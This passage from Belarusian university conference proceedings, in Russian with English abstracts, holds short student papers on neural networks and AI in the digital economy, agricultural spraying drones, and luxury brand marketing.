3. Куліковіч У. І. Гісторыя і сучаснасць беларускай выдавецкай тэрміналогіі / У. І. Куліковіч // Труды БГТУ. 2013. № 8: Издат. дело и полиграфия. С. 63–66.

УДК 004.432

А.В. Ледницкий, А.О. Бекус, А. А. Добрянский
Белорусский государственный технологический университет
Минск, Беларусь

РОЛЬ НЕЙРОСЕТЕЙ В ЦИФРОВОЙ ЭКОНОМИКЕ

Аннотация. Цифровая экономика стала неотъемлемой частью современного мира и нейросети играют ключевую роль в этом процессе. В данной статье исследуется роль нейросетей в цифровой экономике, возможности их применения в различных областях, а также их влияние на бизнес и общество.

A.V. Lednitskiy, A.O. Bekus, A.A. Dobranski
Belarusian State Technological University
Minsk, Belarus

THE ROLE OF NEURAL NETWORKS IN THE DIGITAL ECONOMY

Abstract. The digital economy has become an integral part of the modern world and neural networks play a key role in this process. This article examines the role of neural networks in the digital economy, the possibilities of their application in various fields, as well as their impact on business and society.

Использование нейросетей в цифровой экономике начинает приобретать массовый характер и открывает широкий спектр возможностей для улучшения бизнес-процессов, принятия решений и оптимизации деятельности любого экономического субъекта в цифровом пространстве. Нейросети, как часть искусственного интеллекта, обладают способностью обучаться на основе различных данных и выявлять сложные механизмы и зависимости. Такие возможности делают их мощным инструментом для анализа и прогнозирования [1].

Одним из наиболее используемых и важных функций нейросетей в цифровой экономике является анализ данных и прогнозирование. Нейросети могут обрабатывать огромные объемы структурированных и неструктурированных данных, выявлять скрытые закономерности и предсказывать тренды, что позволяет компаниям принимать более обоснованные решения на основе данных, оптимизировать процессы планирования и предлагать персонализированные продукты и услуги на рынок.

Автоматизация – ключ к снижению издержек и повышению эффективности работы всего предприятия. Нейросети могут быть обучены выполнять монотонные и повторяющиеся операции, освобождая сотрудников от рутинных обязанностей и позволяя им сосредоточиться на более творческой и стратегической работе. Например, нейросети могут автоматически обрабатывать и классифицировать электронные письма, отвечать на часто задаваемые вопросы через чат-боты или выполнять операции по обработке больших объемов данных.

Еще одним важным применением нейросетей в цифровой экономике является улучшение качества продуктов и услуг. Нейросети могут анализировать обратную связь от клиентов при оставлении отзывов или различных реакций на покупку или совершение определенного действия, вычислять их предпочтения и предлагать персонализированные рекомендации. Например, платформы электронной коммерции могут использовать нейросети для анализа истории покупок и интересов пользователей, чтобы предлагать им товары и услуги, которые наиболее соответствуют их предпочтениям.

Применение нейросетей также способствует инновациям и повышению конкурентоспособности компаний в цифровой экономике. Нейросети могут помочь компаниям быстрее адаптироваться к изменениям рынка, прогнозировать новые тенденции или тренды и предлагать уникальные решения. Они могут быть использованы для создания интеллектуальных систем управления, автоматизации производства и оптимизации логистических процессов [2].

Однако применение нейросетей в данный момент сталкивается с некоторыми вызовами и требует дополнительных мер для ограничения их воздействия на те или иные сферы или аспекты. Так, например, приватность данных, справедливость принимаемых решений и ответственность за ошибки, являются весомым фактором, ограничивающим использования нейросетей в различных сферах экономики. Например, нейросети могут быть предвзятыми, если данные, на которых они обучаются, содержат систематические

искажения или предубеждения. Это может привести к некорректным решениям, дискриминации или неравенству. Кроме того, использование нейросетей требует наличия высококвалифицированных специалистов, способных разрабатывать, обучать и поддерживать данные системы. Это может стать вызовом для компаний, особенно с низким бюджетом и ограниченным доступом к необходимым ресурсам.

В некоторых регионах или отраслях экономики могут быть ограничения в доступе к высококачественным моделям и инфраструктуре для обучения сети. Это может привести к неравномерному распределению выгод от их использования и созданию неравенства в цифровом экономическом пространстве.

Также нейросети требуют большого объема информации для обучения и достижения высокой производительности. В некоторых отраслях или регионах ограниченный доступ к качественным и разнообразным данным значительно замедляет процесс повышения эффективности нейросетей и их наполняемости. Необходимо следить за последними тенденциями и научными открытиями. Компании должны быть готовы к обновлению и адаптации своих нейросетевых систем для обеспечения их актуальности и конкурентоспособности [3].

В целом нейросети обладают значительным потенциалом для использования в цифровой экономике, однако их применение сопряжено с решением множества задач, таких как ограниченный доступ к данным, непрозрачность, приватность, этика, вычислительные ресурсы, управление и обслуживание, а также обновление и адаптация. Однако с правильным подходом и управлением эти задачи могут быть решены.

Стоит рассмотреть перспективы применения нейросетей в ближайшем будущем.

Так как одним из главных ограничений для развития нейросетей является необходимость большого объема данных для обучения, исследователи и инженеры активно работают над разработкой методов и алгоритмов, которые позволяют обучать нейросети с использованием меньшего количества информации. Это может включать использование техник передачи обучения (transfer learning), генерации синтетических данных или использование активного обучения (active learning), чтобы система сама выбирала наиболее информативные примеры для обучения.

Несмотря на потенциальные возможности нейросетей их применение не всегда является универсальным решением для всех задач. В будущем планируется объединение нейросетей с другими

технологиями, такими как символьные методы, эволюционные алгоритмы, генетическое программирование и квантовые вычисления. Это позволит создавать более гибкие и эффективные системы.

Ожидается развитие нейросетей способных адаптироваться к новым условиям и обучаться на ходу. Это позволит системам быстро приспосабливаться к изменяющейся среде и обновлять свои модели без необходимости повторного обучения с нуля. Алгоритмы обучения с подкреплением (reinforcement learning) и метаобучения (meta-learning) будут важными инструментами для создания таких адаптивных нейросетей.

С развитием цифровой экономики возникает все большая потребность в создании систем, состоящих из нескольких нейросетей, которые могут взаимодействовать и сотрудничать между собой. Это может включать системы, где каждый элемент представляет собой нейросеть с определенной специализацией, а также системы совместного обучения (cooperative learning), где нейросети совместно решают задачу, комбинируя свои уникальные способности и знания.

Нейросети уже показали значительные результаты в обработке структурированных данных, таких как изображения и текст, однако в будущем они будут чаще применяться для обработки и анализа неструктурированных данных, таких как аудио, видео, временные ряды и сенсорные данные. Это открывает новые возможности для развития приложений в области распознавания речи, компьютерного зрения, анализа движения и других областей, где неструктурированные данные играют важную роль.

Вместе с тем не стоит забывать, что в цифровой экономике возникают вопросы этики и социальной ответственности. Поэтому в будущем будет уделяться все большее внимание разработке принципов и стандартов в области приватности данных, предвзятости алгоритмов, ответственного использования автономных систем и влияния нейросетей на рабочие места и общество в целом. При этом нейросети уже сегодня способны заменить существующие текстовые помощники, базовые видео- и фоторедакторы, а также могут проконсультировать в огромном количестве вопросов и упростить решение многих задач.

Список использованных источников

1. Что такое цифровая экономика основы и преимущества [Электронный ресурс]. – Режим доступа: <https://kirgiziya.info/chto-takoe-tsifrovaya-ekonomika-osnovy-i-preimuschestva/>. – (дата обращения: 11.11.2023).

2. Как искусственный интеллект и автоматизация изменят работу людей [Электронный ресурс]. – Режим доступа: <https://involta.media/amp/post/troe-uchenyh-rasskazali-kak-iskusstvennyy-intellekt-i-avtomatizaciya-izmenyat-rabotu-lyudey>. – (дата обращения: 12.11.2023).

3. Как нейросети помогут сформировать оптимальную стратегию компании [Электронный ресурс]. – Режим доступа: <https://www.comnews.ru/digital-economy/content/228852/2023-09-18/2023-w38/1016/ii-kak-biznes-partner-neyroseti-pomogut-sformirovat-optimalnuyu-strategiyu-kompanii>. – (дата обращения: 12.11.2023).

УДК 004.432

А.В. Ледницкий, А.Н. Самсончик, В.Г. Эйсмонт
Белорусский государственный технологический университет
Минск, Беларусь

ОСНОВНЫЕ КОНЦЕПЦИИ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА И ИХ РОЛЬ В ЦИФРОВОЙ ЭКОНОМИКЕ

Аннотация. В данной работе приведены основные концепции искусственного интеллекта, рассмотрены их достоинства и недостатки. Определена роль искусственного интеллекта в цифровой экономике. Выявлены факторы, вызывающие определенные риски, связанные с использованием искусственного интеллекта.

A.V. Lednitskiy, A.N. Samsonchik, V.G. Eismont
Belarusian State Technological University
Minsk, Belarus

BASIC CONCEPTS OF ARTIFICIAL INTELLIGENCE AND THEIR ROLE IN THE DIGITAL ECONOMY

Abstract. This work presents the basic concepts of artificial intelligence and discusses their advantages and disadvantages. The role of artificial intelligence in the digital economy is defined. Factors causing certain risks associated with the use of artificial intelligence have been identified.

Искусственный интеллект (ИИ) представляет собой раздел информатики, занимающийся решением когнитивных задач, которые обычно решаются человеком. Такие задачи включают в себя обучение, создание и распознавание образов. В настоящее время компании активно собирают большие объемы данных из различных источников,

таких как интеллектуальные датчики, инструменты мониторинга, системные журналы и контент, созданный людьми. Основная цель искусственного интеллекта заключается в создании систем, которые могут учиться самостоятельно извлекать полезную информацию из этих данных. Затем эти знания могут быть применены ИИ для новых решений, аналогично тому, как человек решает поставленные перед ним задачи. Применение технологий искусственного интеллекта включает в себя эффективную обработку человеческой речи, создание оригинальных изображений и текстов, а также принятие решений на основе данных в реальном времени. Интеграция возможностей искусственного интеллекта в организации позволяет оптимизировать бизнес-процессы, повысить качество обслуживания клиентов и ускорить внедрение инноваций [1].

Ниже приведены некоторые ключевые концепции ИИ:

– машинное обучение, включая все его компоненты, основой которого является искусственный интеллект, представляет собой важную составляющую в сфере разработки алгоритмов и анализа данных. В рамках процесса машинного обучения используются различные методы и техники обучения, позволяющие системе автоматически осваивать новые знания и улучшать свои результаты на основе полученного опыта, без необходимости явного программирования [2]. В результате компании получают возможность достичь более точных результатов и оптимизировать свою деятельность;

– нейронные сети, так называемые компьютерные модели, вдохновленные работой человеческого мозга, являются мощным инструментом, который находит широкое применение в производстве. Нейронные сети обучаются на наборе данных, чтобы научиться распознавать паттерны и делать прогнозы. В производстве они применяются для решения различных задач, например, таких как контроль качества, который позволяет определять дефекты продукции или могут применяться для прогнозирования спроса на продукцию на основе исторических данных о продажах. Все это позволяет производителям лучше планировать производство и управлять запасами;

– обработка естественного языка (NLP) сочетает машинную обработку с информатикой. Она позволяет компьютерам анализировать, понимать и обрабатывать естественный язык, используемый людьми в письменной или разговорной форме. В результате компьютеры могут выполнять такие задачи как автоматический перевод, анализ текстов, распознавание речи, генерация текстов и многое другое [3]. NLP все больше получает признание на предприятиях. Сегодня многие

компании внедряют решения для анализа текста, систем распознавания речи, чат-ботов, категоризации документов, извлечения информации, машинного перевода, обнаружения аномалий и многого другого. Обработка естественного языка помогает автоматизировать и оптимизировать производственные процессы, облегчая анализ и понимание больших объемов текстовой информации и улучшая взаимодействие между компьютерами и людьми через естественный язык;

– робототехника уже на протяжении многих лет активно используется в различных областях, особенно в производстве. Однако, без применения искусственного интеллекта, процессы автоматизации требуют программирования и ручной настройки. Если в этих рабочих процессах есть слабые места или неэффективные звенья, они могут быть обнаружены только после возникновения проблем или поломок. Человек-оператор, зачастую не в состоянии определить, что именно привело к возникновению проблемы и какие изменения можно внести для повышения эффективности и производительности. Но с применением искусственного интеллекта, в основном с использованием интернета, возможности робототехники значительно расширяются. Это позволяет увеличить область применения роботов, а также увеличить объем и тип выполняемых ими задач. Например, роботы могут использоваться для комплектования заказов на крупных складах или в сельском хозяйстве, где они могут быть запрограммированы для сбора урожая или обработки культур в оптимальное время;

– автоматическое планирование (иногда называемое AI Planning) представляет собой область искусственного интеллекта, которая занимается разработкой стратегий и последовательностей действий для интеллектуальных агентов, автономных роботов и беспилотных машин [4]. В производстве автоматическое планирование играет роль в процессе создания оптимального распределения ресурсов, времени и задач на основе заданных критериев и ограничений. Это позволяет оптимизировать производственные процессы, увеличить эффективность, снизить затраты и сократить время производства. Однако автоматическое планирование также имеет свои недостатки и вызывает определенные проблемы, такие как сложность включения всех факторов и ограничений в модель, необходимость точных данных, высокая стоимость разработки и внедрения системы;

– распознавание образов – процесс анализа и идентификации объектов или образов на основе предоставленной информации (например, изображений, звуковых сигналов или текста). При распознавании

образов используются методы машинного обучения и искусственного интеллекта, такие как нейронные сети, алгоритмы классификации, кластеризации и сопоставления шаблонов. Одним из наиболее распространенных методов распознавания образов в производстве является использование компьютерного зрения. Это технология, которая позволяет компьютеру анализировать и интерпретировать изображения и видео, полученные с помощью камер и других устройств. Компьютерное зрение может быть использовано для распознавания и классификации различных объектов, проверки размеров и формы, обнаружения дефектов и других задач. Распознавание образов в производстве может быть использовано в различных отраслях, включая автомобильную, электронную, фармацевтическую, пищевую и другие. Это может улучшить эффективность работы, повысить качество продукции, снизить затраты на трудовые ресурсы и привести к другим положительным результатам в производственных процессах.

Искусственный интеллект играет ключевую роль в цифровой экономике, обеспечивая новые возможности для автоматизации, оптимизации и улучшения процессов. Например, использование чат-ботов и виртуальных помощников, которые могут отвечать на вопросы клиентов и предоставлять информацию, будет способствовать более качественному обслуживанию клиентов и снижению нагрузки на сотрудников в области поддержки.

В цифровой экономике ИИ используется для анализа больших объемов данных и выявления скрытых закономерностей. Он способен обрабатывать и анализировать данные намного быстрее и точнее, чем человек. Это позволяет организациям принимать обоснованные решения на основе объективных данных и прогнозировать будущие тенденции.

Однако следует отметить, что роль ИИ в цифровой экономике и управлении также вызывает определенные риски. Некорректное использование ИИ может привести к ошибкам и неожиданным последствиям. К ним можно отнести:

- ошибки и сбои. ИИ-система может совершать ошибки или сталкиваться со сбоями, что может привести к остановке производства или выпуску некачественной продукции;
- зависимость от технологий. Значительное использование ИИ в производственном процессе может сделать компанию слишком зависимой от технологий. Если система ИИ выйдет из строя или не будет обновляться, это может привести к проблемам в производстве и снижению производительности;

– необходимость подготовки персонала. Внедрение ИИ в производственный процесс требует обучения персонала. Некоторым сотрудникам может потребоваться время, чтобы адаптироваться к новым процессам и методам работы;

– зависимость от сторонних поставщиков. Если компания использует сторонних поставщиков ИИ-технологий, это может создать зависимость от их надежности и доступности. Проблемы с поставкой ИИ-технологий или плохая поддержка со стороны поставщика могут оказать отрицательное влияние на производственный процесс.

В этой связи весьма важно разрабатывать этические и правовые рамки для применения ИИ и обеспечивать прозрачность и ответственность в использовании. Также следует учитывать вопросы конфиденциальности и защиты персональных данных при использовании искусственного интеллекта.

Исходя из вышенаписанного можно с уверенностью сказать, что искусственный интеллект вносит существенный вклад в развитие цифровой экономики, обеспечивая компаниям и организациям инструменты для анализа данных, автоматизации процессов и принятия обоснованных решений. В будущем ожидается, что его роль будет увеличиваться, открывая новые возможности для инноваций и повышения эффективности в различных сферах деятельности.

Список использованных источников

1. Что такое искусственный интеллект? [Электронный ресурс]. – <https://aws.amazon.com/ru/what-is/artificial-intelligence/> (дата обращения: 31.10.2023).
2. В чем разница между искусственным интеллектom и машинным обучением? [Электронный ресурс]. – <https://aws.amazon.com/ru/what-is/artificial-intelligence/> (дата обращения: 31.10.2023).
3. NLP объяснено – Что такое обработка естественного языка? [Электронный ресурс]. – <https://morethandigital.info/ru/nlp-objasneno-chto-takoe-obrabotka-estestvennogo-jazyka/> (дата обращения: 31.10.2023).
4. Автоматическое планирование и планирование [Электронный ресурс]. – <https://www.hisour.com/ru/automated-planning-and-scheduling-42768/> (дата обращения: 31.10.2023).

СЕЛЬСКОХОЗЯЙСТВЕННЫЙ ДРОН

***Аннотация.** Сельскохозяйственный дрон – это одно из новейших изобретений, увеличивающее эффективность производства. С помощью дрона снижаются затраты на топливо и обслуживание.*

D.V. Luksha, E.O. Kalitenya

Belarusian State Technological University
Minsk, Belarus

Agricultural Drone

***Abstract.** The agricultural drone is one of the latest inventions that increases production efficiency. With the help of a drone, fuel and maintenance costs are reduced.*

Мы знаем, что классическая сфера жизни человека не устоит перед цифровой технологической трансформацией. Дроны, которые долгое время оставались уделом путешественников и свадебных фотографов, могут быть эффективны на полях.

Сельскохозяйственный дрон на полях и лесах – это квадрокоптер или мультикоптер, предназначенный для выполнения работ по опрыскиванию растений. Он полностью заменяет людей и тяжёлую технику на полях, имея при этом хорошую дальность полёта и время автономной работы. Вместимость бака агродрона может быть от 10 до 20 литров. Время автономной работы составляет от 15-20 минут в зависимости от установленного бака.

Дроны могут быть запрограммированы для автоматического полета над полями, что позволяет сельскохозяйственным предприятиям значительно сократить затраты на трудовые ресурсы и обеспечить более точное и своевременное управление процессами возделывания урожаев.

Дрон сделан из композитного материала, алюминия, карбона и пластика, что делает его не слишком тяжёлым и лёгким к транспортировке.

Дрон оснащён камерой, которая собирает данные о плантациях, выявляя наиболее нуждающиеся в опылении зоны, также имеет GPS датчик, что позволяет определять его местоположение в случае непредвиденных ситуаций. Управление дроном возможно через пульт управления, мобильное устройство или ноутбук, а программное

обеспечение является кроссплатформенным. Станции для зарядки также не создают проблем при транспортировке.

Благодаря использованию сельскохозяйственных дронов, фермеры могут получать более точную информацию о состоянии своих полей, что помогает им принимать более обоснованные решения по уходу за посевами и повышает урожайность. Также дроны могут использоваться для мониторинга животноводческих хозяйств, обнаружения болезней и контроля за пасущимися животными.



Рис. 1 - Сельскохозяйственный дрон

Зарубежные аналоги: AgroDrone AG110, AG116 (USA)

Конкурентные преимущества: при обработке растений с помощью дрона, исключаются такие недостатки существующих в настоящее время решений по борьбе с насекомым, как:

- нанесение вреда здоровью человека;
- наличие неопылённых зон в процессе выполнения работы;
- высокая стоимость тяжёлой техники;
- обучение людей для управления тяжёлой техникой.

Сельскохозяйственные дроны для аграрного сектора

Благодаря развитию беспилотных технологий, автоматизация приходит в большинство производственных отраслей. В сельском хозяйстве БПЛА не только забрали традиционные функции летательных аппаратов с экипажем на борту, но и освоили новые «профессии». Область применения перестала ограничиваться аэрофотосъёмкой — теперь аграриям доступна информация о состоянии поля и каждого конкретного растения, дроны способны распылять ядохимикаты по под управлением оператора или автопилота и оценивать результаты выполнения работ. Используя квадрокоптеры, аграрии и фермеры повышают урожай, экономят время и находят самые эффективные решения по обработке полей, которые обеспечивают высокий урожай.

Беспилотники открывают фермерам большой объём данных об их полях, которые используются с целью повышения урожайности и прибыли. Данные собирают информацию о качестве почвы, количестве питательных веществ, состоянии растений, степени поражения грибами и прочими болезнями.




Рис. 2 Данные из сельскохозяйственного дрона

Предлагаем решения для следующих задач:

- 1) Регулярный мониторинг сельскохозяйственных угодий с помощью мультиспектральной съёмки для поиска растений, поражённых паразитами, либо пострадавших из-за засухи или избыточного полива;
- 2) Составление карт полей с указанием неблагополучных районов;
- 3) Распыление ядохимикатов в ручном и автоматическом режимах по результатам исследований;
- 4) Контроль результатов применения беспилотной авиации в сельском хозяйстве, сбор и хранение информации;
- 5) Координация в реальном времени действий парка из нескольких дронов на крупных предприятиях аграрного комплекса.

Преимущества квадрокоптера в сельском хозяйстве:

Экономия денег. Квадрокоптер дешевле, чем самолёт или вертолёт как в закупке, так и в эксплуатации. Вместо топлива он использует электричество — не нужен поставщик дорогого авиационного бензина, также не потребуются дорогостоящие регламентные работы и периодические продления сертификата лётной годности.

Мобильность и работа на небольших площадках. Когда речь идёт о посевах на малой территории, применение летательного аппарата становится неуместным, если это не компактный дрон. Не будет помехой и отсутствие аэродрома — квадрокоптер вертикально взлетает

и приземляется, для запуска подойдёт площадка размером с лесную поляну.

Безопасность. Известно, что качество авиационных работ обратно пропорционально высоте полёта, а провода и другие препятствия — серьёзная угроза для воздушных судов. Используя дрон, вы не будете подвергать опасности жизни пилотов и других людей, а сотрудники, работающие на земле, будут меньше подвергаться воздействию вредных веществ.



Рис. 3 - Сельскохозяйственный дрон в работе

Главная задача агродронов – упростить процесс трудоёмких и ресурсозатратных работ в сельском хозяйстве. Грамотный программист и опытный оператор заменяют целую команду профессионалов (лётчиков, водителей, агрономов, картографов и др.)

В «обязанности» дрона входит:

- видеосъёмка;
- картографирование;
- подробный анализ почвы;
- высевание семян;
- мониторинг полей с посевами;
- точечное распыление химикатов;
- определение времени сбора урожая;
- охрана от хищений.

Один беспилотник способен сделать качественную и высокоточную съёмку полей, доставить и распылить пестициды в самый дальний и труднодоступный участок земельного участка, отследить незваных воришек. Бесспорные плюсы использования БПЛА:

- точное определение границ полей;
- определение плодородности почвы;
- выявление слабых и заболевших растений;
- борьба с болезнями и паразитами;
- повышение урожайности культур;
- улучшение сохранности урожая;
- контроль на всех этапах сельхозработ.

Приобрести беспилотный летательный аппарат хорошего качества, пройти курс обучения по использованию и управлению дроном, получить подробные консультации по техническим характеристикам можно, оставив заявку на сайте компании.

В целом, сельскохозяйственные дроны представляют собой важный инструмент для современного сельского хозяйства, который способствует увеличению производительности и экологической устойчивости отрасли.

Кроме того, использование дронов позволяет сельскохозяйственным предприятиям быстро реагировать на изменения в почвенном составе, погодных условиях и других факторах, которые могут повлиять на урожай. Это помогает минимизировать потери и повышает общую эффективность производства.

Сельскохозяйственные дроны также способствуют снижению использования химических удобрений и пестицидов, так как они позволяют точно определять необходимое количество удобрений и опрыскивать только те участки, которые требуют обработки. Это в свою очередь способствует улучшению экологической обстановки и снижению негативного воздействия сельского хозяйства на окружающую среду.

В Негорельском учебно-опытном лесхозе, который является филиалом учреждения образования «Белорусский государственный технологический университет» Министерства образования Республики Беларусь, широко используется сельскохозяйственный дрон. В программу дрона вносится площадь обрабатываемого участка, заливается топливо. Дрон обычно ставят в угол участка, чтобы дрон обработал весь участок.

Таким образом, сельскохозяйственные дроны представляют собой не только инновационное технологическое решение, но и важный шаг к более устойчивому и эффективному сельскому хозяйству. Их использование способствует увеличению производительности, снижению затрат и улучшению экологической обстановки, что делает их неотъемлемой частью современного сельского хозяйства.

А.С. Любашенко, М.И. Каранкевич, В.Ю. Михневич

Белорусский государственный экономический университет

Минск, Беларусь

МАРКЕТИНГ ЛЮКСОВЫХ БРЕНДОВ: СПЕЦИФИКА И ОГРАНИЧЕНИЯ

Аннотация. Люксовые бренды всегда занимали уникальную позицию на рынке, обслуживая избранную группу состоятельных потребителей, которые ищут эксклюзивность, качество и престиж. Однако маркетинг люксовых брендов имеет свои особенности и ограничения, которые маркетологи должны учитывать, чтобы эффективно охватить свою целевую аудиторию. В этой статье мы рассмотрим ключевые моменты маркетинга люксовых брендов и ограничения, с которыми сталкиваются маркетологи на этом нишевом рынке.

A.S. Lubashenko, M.I. Karankevich, V.Yu. Mikhnevich

Belarus State Economic University

Minsk, Belarus

LUXURY BRAND MARKETING: SPECIFICS AND LIMITATIONS

Abstract. Luxury brands have always occupied a unique position in the market, serving a select group of wealthy consumers who are looking for exclusivity, quality and prestige. However, the marketing of luxury brands has its own characteristics and limitations that marketers must take into account in order to effectively reach their target audience. In this article, we will look at the key points in the marketing of luxury brands and the limitations faced by marketers in this niche market.

Г.Л. Багиев рассматривает бренд как инструмент маркетинговой коммуникации, который создает в образе потребитель определенный образ по поводу торговой марки. И вызывает желание стать постоянным потребителем продукта.

Таким образом, цель данной работы: рассмотреть бренд как инструмент маркетинговой коммуникации с помощью изучения теоретических источников по данной проблематике. Указанная цель предполагает решение следующих задач:

1. Теоретическое рассмотрение понятия «маркетинг люксовых брендов»; 2. Рассмотреть специфику и ограничение данного вида маркетинга; 3. Привести примеры.

По мнению Б. Дюбуа и К. Патерно, использование маркетинговых технологий для продвижения люксового бренда просто

недопустимо, а само выражение «маркетинг роскоши» является оксюмороном. Если потенциальные потребители часто видят рекламные сообщения бренда и слишком хорошо о нем информированы, бренд начинает терять свою принадлежность к миру роскоши и становится обычным элементом массового потребления.

Однако на сегодняшний день мы наблюдаем активную конкурентную борьбу люксовых брендов за ограниченную аудиторию. И многие бренды всё больше и чаще взаимодействуют с потребителями через социальные сети, которые раньше считали «массовым рынком».

Получается, мы наблюдаем, как бренды приносят в жертву свою принадлежность к миру роскоши ради увеличения продаж. Но если продажи всё-таки растут, может быть потребителям вовсе и не важно, что бренд теряет свою недоступность и редкость?

С другой стороны, некоторым брендам удастся и сохранить свою элитарность, и расширить долю рынка. Например, известный бренд Louis Vuitton постоянно развивает идею элитарности и статусности, сохраняя тем самым аудиторию, для которой это ценно, при этом использует огромное количество маркетинговых инструментов для выхода на массовый рынок и увеличения продаж. У компании есть эксклюзивные программы для VIP-клиентов, о которых она никогда не будет говорить публично. Параллельно с этим бренд «бомбардирует» массмедиа высокоохватными рекламными и PR кампаниями. Louis Vuitton знает, как создать эксклюзивность на вершине, одновременно поставляя роскошь в массы.

Есть, однако, и такие исследователи, которые не считают активное продвижение люксовых брендов пагубным для репутации компании, но, тем не менее, утверждают, что люкс не должен использовать классические маркетинговые инструменты. Так американский маркетолог, Джефф Уинспер, предлагает адаптировать известную всем концепцию «4P» под сегмент роскоши. Предложенная им концепция называется «6P маркетинга роскоши» и состоит из следующих категорий:

1. Люди (people).

По мнению автора, в люксовом сегменте как ни в каком другом люди, «соприкасающиеся» с потребителем, имеют критически важное значение в формировании отношения клиента к компании. В самых крупных и успешных люксовых компаниях в первую очередь заботятся о персонале: от амбассадоров бренда до операторов колл-центров. Ведь от них зависит как процесс формирования лояльности потребителя к бренду, так и успех бизнеса в целом.

2. Продукт (product).

Безусловно, говоря о компании, производящей и продающей товары, мы всегда в первую очередь оцениваем товар, который она предлагает покупателям. Здесь Уинспер делает отсылку к Б. Дюбуа и вспоминает 6 основных характеристик роскоши, которыми должен обладать продукт люксового бренда: превосходное качество, наследие, чувственность, высокая цена, редкость и излишество. И именно эти особенности продукта должны транслироваться аудитории бренда.

3. Страсть (passion).

Как известно стремление к роскоши - страстное и полное эмоций и чувств стремление. Этой же страстью и эмоциональностью, по словам маркетолога, чаще всего отличаются потребители роскоши, поэтому очень важно здраво оценивать, какой опыт при взаимодействии с брендом получил покупатель, и уметь правильно с ним работать. Так как такого рода люди очень любят делиться своими переживаниями (как позитивными, так и негативными) в онлайн и офлайн формате и таким образом влияют на репутацию бренда.

4. Удовольствие (pleasure).

Удовольствие от роскоши потребитель получает в процессе её потребления. Такой опыт подразумевает акцент на эмоциях и чувствах. Маркетологи этой индустрии должны обеспечить потребителям возможность сенсорной связи с продуктом, эмоционального общения и наполнять эмоциональными призывами свои маркетинговые кампании. Конечно, у разных аудиторий может быть разная цель потребления: у одних - демонстративное потребление, у других – это часть сформировавшейся культуры, но удовольствие – это обязательный спутник роскоши, который должен получать каждый потребитель.

5. Применение (purpose).

Несмотря на то, что роскошь – это элемент излишества, она может удовлетворять потребности и быть практичной. В коммуникации с потребителем необходимо указывать и на утилитарный аспект, обращать внимание покупателя на то, какую проблему решает товар, какими практическими качествами обладает. Так как клиенты люкса в разной степени ценят эмоциональный аспект (удовольствие) и функциональный аспект (применение), «маркетологи должны быть готовы к разным комбинациям», - отмечает автор.

6. Цена (price).

Как бы странно это ни было, но потребители роскоши больше остальных стремятся расходовать свои средства осознанно, даже если расходуют они много. Поэтому люксовые компании должны быть

готовы предлагать своим клиентам разумные потребительские решения, такие как частичное владение (в тех сферах, где это возможно).

Экосистема бренда – это не только широкий ассортимент товаров бренда, но совокупность различных видов деятельности, которая создает ценность бренда для потребителя. Так бренды сегмента роскоши активно «строят» экосистему через освоение разных несвойственных компании сфер: искусство во всех его проявлениях, гостиничный и ресторанный бизнес, спорт, социальная сфера в виде благотворительности. Чаще всего при вхождении в новую сферу бренды не преследуют цель получить выгоду или повысить прибыль. Как правило, этим они повышают ценность бренда для уже существующих клиентов, а также для потенциальных покупателей, для которых разнообразие и богатство экосистемы люксового бренда является основным мотивом потребления и фактором, повышающим их лояльность.

В подтверждение всему вышеописанному можем рассмотреть примеры, которые явно указывают на то, что люксовые бренды давно признали необходимость более широкого взгляда на построение экосистемы. Одним из наиболее интересных примеров служит бренд Louis Vuitton, который в 2005 году в одном из своих бутиков в Париже открыл выставочный центр, где демонстрировались работы художников-авангардистов и проводились культурные события бренда. Помимо этого, всем известен музей Prada, который уже несколько лет собирает у своих дверей огромные очереди тех, кто хочет прикоснуться к искусству и погрузиться в историю бренда. Итальянский бренд Furla, известный характерными сумочками, совместно с итальянским фондом искусства учредил награду для молодых талантливых художников, делая тем самым свой вклад в искусство. В то время как эти бренды предпочитают инвестиции в искусство, другие «расширяются» за счет уникального сервиса. Бренд Armani, например, владеет целой сетью одноименных отелей и ресторанов по всему миру. Множество других люксовых брендов, таких как Bottega Veneta, Gucci и другие, развивают свою экосистему не столько благодаря вхождению в новые сферы, сколько благодаря расширению продуктовых линий: мебель, предметы домашнего интерьера и т.д., что является примером более узкого и классического определения «экосистема бренда». Некоторые исследователи также причисляют декоративные коллекции от кутюр к сфере искусства и рассматривают их как вклад в развитие экосистемы. Ведь уникальные элементы одежды, созданные чаще всего для эффектных шоу, на

которых дизайнеры демонстрируют свой творческий потенциал, считаются совершенно неэффективными инвестициями в бизнес. Однако именно такие сумасшедшие креативные решения, которые мы можем видеть на Неделях Моды, задают фэшн-тренды и позволяют взглянуть на вещи как на искусство.

Едва ли эти модные дома получили от этих событий прибыль или повышение бизнес показателей (по крайней мере, в ближайшей перспективе). С большей вероятностью это было сделано для того, чтобы подчеркнуть ценности и традиции брендов, позволить потребителям погрузиться в мир искусства совместно с компанией, передать образ жизни, которым «живёт» модный дом. То есть, можно сказать, что это одни из инструментов маркетинга образа жизни.

